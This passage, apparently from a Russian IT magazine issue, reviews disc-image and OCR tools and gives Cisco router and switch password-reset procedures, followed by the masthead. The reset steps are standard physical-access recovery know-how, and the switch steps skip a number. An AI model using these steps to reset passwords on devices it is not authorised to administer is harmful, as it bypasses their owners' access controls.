
еще? Помимо всех стандартных видов дисков (CD, DVD, «плюс» и «минус» R и RW) тулза поддерживает HD DVD и Blu-ray.

При объеме 800 Кб — однозначно круто. Но бывает ещё меньше — scdwriter занимает 396 Кб и не только записывает образы на компакт-диск, но и совершает обратную операцию



scdwriter
во всей своей
красе

Если цель — записать образ именно на флэшку, то в этом деле лучше всего поможет unetbootin.



Unetbootin

Работает она на любой платформе, будь то Windows, Linux или OS X. Не требует установки и, помимо прочего, предлагает готовый набор загрузочных образов, которые в автоматическом режиме скачивает из интернета. Список, кстати, весьма внушительный и от версии к версии дополняется и обновляется.

ВОССТАНАВЛИВАЕМ ЗАБЫТЫЙ ПАРОЛЬ К КОММУТАТОРУ CISCO

Чаще всего так бывает в самый неудачный момент: что-то сломалось или что-то нужно поправить, и тут раз — оказывается, что пароль неверен. Когда отчаешься пробрутфорсить вручную собственный пароль, можешь переходить к плану «Б» — сбросу.

У Cisco на каждое сетевое устройство имеется подробная документация по восстановлению пароля. Но есть и общие рецепты. Для сброса пароля на маршрутизаторе достаточно будет проделать следующие действия:

1. перезагрузить устройство;

2. нажать комбинацию клавиш Ctrl + Break в первые 20-40 секунд загрузки.

Далее выполняем команды в консоли:

```
rommon>confreg 0x2142
rommon>i
router>en
router#copy start run
router#conf t
router(conf)#enable secret cisco
router(conf)#config-register 0x2102
router(conf)#int fa0/0
router(conf-if)#no shutdown
router(conf-if)#end
router#copy run start
```

Сброс пароля на коммутаторах немного отличается:

1. при нажатой кнопке выбора режима (mode) вставить шнур питания (не отпускать кнопку до тех пор, пока индикатор над портом 1 не будет гореть как минимум две секунды);
3. ввести команды:

```
flash_init
load_helper
```

4. переименовать файл config.text:

```
rename flash:config.text flash:config.old
boot
```

5. отказаться от входа в режим настройки;
6. перейти в пользовательский режим;
7. перейти в привилегированный режим;
8. вернуть имя ранее переименованному файлу:

```
rename flash:config.old flash:config.text
```

9. загрузить в running-config конфигурационный файл:

```
copy startup run
```

10. перейти в конфигурационный режим:

```
conf t
```

11. изменить пароль;
12. сохранить конфигурацию:


```
copy run startup
```

Такими нехитрыми манипуляциями можно сбросить пароль на различных коммутаторах и маршрутизаторах Cisco. Главное — после всех этих действий не забыть его вновь, а то одно дело, когда девайс стоит от тебя через стену, а совсем другое — когда на другом конце страны.

ПОДБИРАЕМ ЗАМЕНУ ДЛЯ FINE READER

Fine Reader — замечательное средство распознавания текстов, но если платить за него ты не хочешь, а текст распознать надо, то, возможно, сгодится одна из бесплатных альтернатив.


Начнем с онлайновых сервисов. Free Online OCR — неплохой вариант. Он «ест» картинки, PDF и DjVu, поддерживает огромное количество языков и работает с архивами ZIP. Когда под рукой нет ничего другого — очень удобный инструмент.



Free Online OCR




Ещё один неплохой сервис называется img2txt. Главный минус — ограничение загружаемых файлов по объему. Впрочем, четырех мегабайтов вполне хватит для разового распознавания текста с картинки.



img2txt

Из программ можно посоветовать CuneiForm. Он далеко не новый, но со своими задачами справляется. Из полезных функций — возможность вручную задать область распознавания.



Cunei-Form

Неплохим вариантом мог бы стать SimpleOCR, но, к сожалению, он не поддерживает русский язык, а когда испытывает сложности с распознаванием, постоянно предлагает скачать платную версию.

Кстати, из платных программ рекомендую глянуть Readiris Pro, благо есть и пробная версия. Это простая и легковесная программа в сравнении с тем же Fine Reader, но весьма эффективная.



Readiris Pro



18+

№ 3 (206)

Илья Русанен
Главный редактор
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Андрей Письменный
Шеф-редактор
pismenny@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
PC ZONE, СЦЕНА, UNITS
pismenny@glc.ru

Юрий Гольцев
ВЗЛОМ
goltsev@glc.ru

Илья Русанен
КОДИНГ
rusanen@glc.ru

Антон «ant» Жуков
ВЗЛОМ
zhukov@glc.ru

Евгений Зобнин
X-MOBILE
zobnin@glc.ru

Павел Круглов
UNIXOID и SYN/ACK
kruglov@glc.ru

Александр «Dr.» Лозовский
MALWARE, КОДИНГ, PHREAKING
lozovsky@glc.ru

MEGANEWS

Мария Нефёдова
nefedova.maria@gameland.ru

АРТ

Анна Королькова
Верстальщик
цифровой версии

Алик Вайнер
Обложка

РЕКЛАМА

Мария Самсоненко
Менеджер по рекламе
samsonenko@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Подробная информация по подписке shop.glc.ru, info@glc.ru
Отдел распространения
Наталья Алехина (lapina@glc.ru)
Адрес для писем: Москва, 109147, а/я 50

В случае возникновения вопросов по качеству печати: claim@glc.ru. Адрес редакции: 115280, Москва, ул. Ленинская Слобода, д. 19, Омега плаза. Издатель: ООО «Эрсиа»: 606400, Нижегородская обл., Балахнинский р-н, г. Балахна, Советская пл., д. 13. Учредитель: ООО «Принтер Эдишионс», 614111, Пермский край, г. Пермь, ул. Яблочкова, д. 26. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ПИ № ФС77-56756 от 29.01.2014 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru.